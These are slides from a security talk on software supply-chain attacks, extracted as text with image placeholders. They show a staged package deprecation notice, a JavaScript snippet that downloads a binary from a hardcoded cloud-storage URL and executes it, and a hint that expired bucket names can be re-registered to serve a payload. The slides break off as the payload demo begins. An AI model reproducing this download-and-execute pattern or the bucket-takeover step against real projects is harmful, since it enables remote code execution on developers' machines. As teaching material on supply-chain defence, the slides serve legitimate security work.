




# BREAKING THE SUPPLY CHAIN

L I V E   H A C K I N G   M A R A T H O N




A screenshot of a macOS terminal window. The window has a dark blue background. At the top, there are three red, yellow, and green circular icons on the left, followed by the text "kahsan@WRDH4FH4H2:~" in white. On the right side of the top bar, there is a small icon with a "1" and a "⌘" symbol. Below the top bar, there is a blue navigation bar with a white Apple logo on the left, a house icon, and a tilde (~) on the right. To the right of the navigation bar, the time "08:51:24 pm" is displayed in a white box with a black arrow pointing to the left, and a small circular icon with a dot is next to it. The main area of the terminal shows a command line starting with a green greater-than sign (>) followed by the text "pip3 install xmltodict". The cursor is positioned at the end of the command.



Source: xkcd

● # of Entities Impacted In Supply Chain Attacks In The US



Source: Statista

Let's **break** the supply  
chain.


# AGENDA

## Live attack demos


Demo a wide range of attacks to own an organisation.

## Counter measures

Explore what security controls could've prevented them.



Content is **personal research** and does  
not represent the employers.



Demos are based on real incidents  
with slight modifications

# OPEN SOURCE SOFTWARE COMPROMISE

# GETTING INITIAL ACCESS

# SETTING THE SCENE

---

Just a couple of hackers  
looking to make a profit.



# SC-DEMO-OS Package Maintenance (deprecation) #1

Open

verbal-noun opened this issue now · 0 comments



verbal-noun commented now

Owner ...

## SC-Demo-OS Package Deprecation Announcement

The SC-Demo-OS package was first published in June 2016, many thousands of NuGet packages have been published under the SC umbrella over the last six years. Many of these packages are legacy or out-of-support already. As things stand today, there is no information associated with these packages to indicate their support status.

As a result we are deprecating certain versions of the package and migrating to new updated versions of the package.

### Which Packages will be deprecated

As a general principle, packages that are out of support per the [User Support Policy](#) will be marked deprecated. Packages that were part of abandoned projects, such as dnx, will be marked deprecated, as will packages that were part of earlier preview releases.

All versions of the 1.x.x will be deprecated and we will migrate to version 2.0.2 and above.

### Timing

We would like to begin the package marking process next week and first want to hear if there are any issues that have not been considered. Please see the [.NET Package Deprecation list](#) and use issue [dotnet/core#7420](#) to comment.

\*\* Date:\*\* From 01-June-2023, all of version 1 will be deprecated.

### 22-June Update

We have started the 'get-clean' process beginning with DNX packages, and will proceed cautiously through the older, out-of-support releases. If you believe this package is deprecated by mistake, please file a new [Package Deprecation](#)



We notice a depreciation notice of a popular package

**Demo - Showcase the  
vulnerable package**

## 1 Hardcoded URL to a remote resource


The downloaded  
binary is then  
executed

3

```
14
15 const TARGET_URL = 'https://sc-demo-test.nyc3.digitaloceanspaces.com/my-binary';
16 const BINARY_PATH = path.join(__dirname, 'my-binary');
17
18 async function download() {
19   const res = await fetch(TARGET_URL); ←
20   const fileStream = fs.createWriteStream(BINARY_PATH);
21   await new Promise((resolve, reject) => {
22     res.body.pipe(fileStream);
23     res.body.on('error', reject);
24     fileStream.on('finish', resolve);
25   });
26 }
27
28 function runBinary() {
29   exec(BINARY_PATH, (error, stdout, stderr) => {
30     if (error) {
31       console.error(`Error executing binary: ${error}`);
32       return;
33     }
34     console.log(`STDOUT: ${stdout}`);
35     console.error(`STDERR: ${stderr}`);
36   });
37 }
```


2 Resource is  
downloaded from  
the URL

```
'https://sc-demo-bucket.nyc3.digitaloceanspaces.com/my-binary'
```




## Limits

- You can create up to 100 Spaces buckets per account. If you need to raise this limit, contact support.
- You can share access to all of the buckets on an account or team, but not to specific buckets.
- Spaces currently does not support [DigitalOcean tags](#) or [bucket tags](#).
- In the 1+ week period during which a bucket is [pending destruction](#), you cannot reuse that Space's name. If you need to recover a bucket that is pending destruction, you can [cancel a bucket's scheduled deletion in the control panel](#).



Does that mean after 1 week anyone can reuse?



Let the hacking begin

**Demo - Creating the payload  
and registering the bucket**


**Demo - 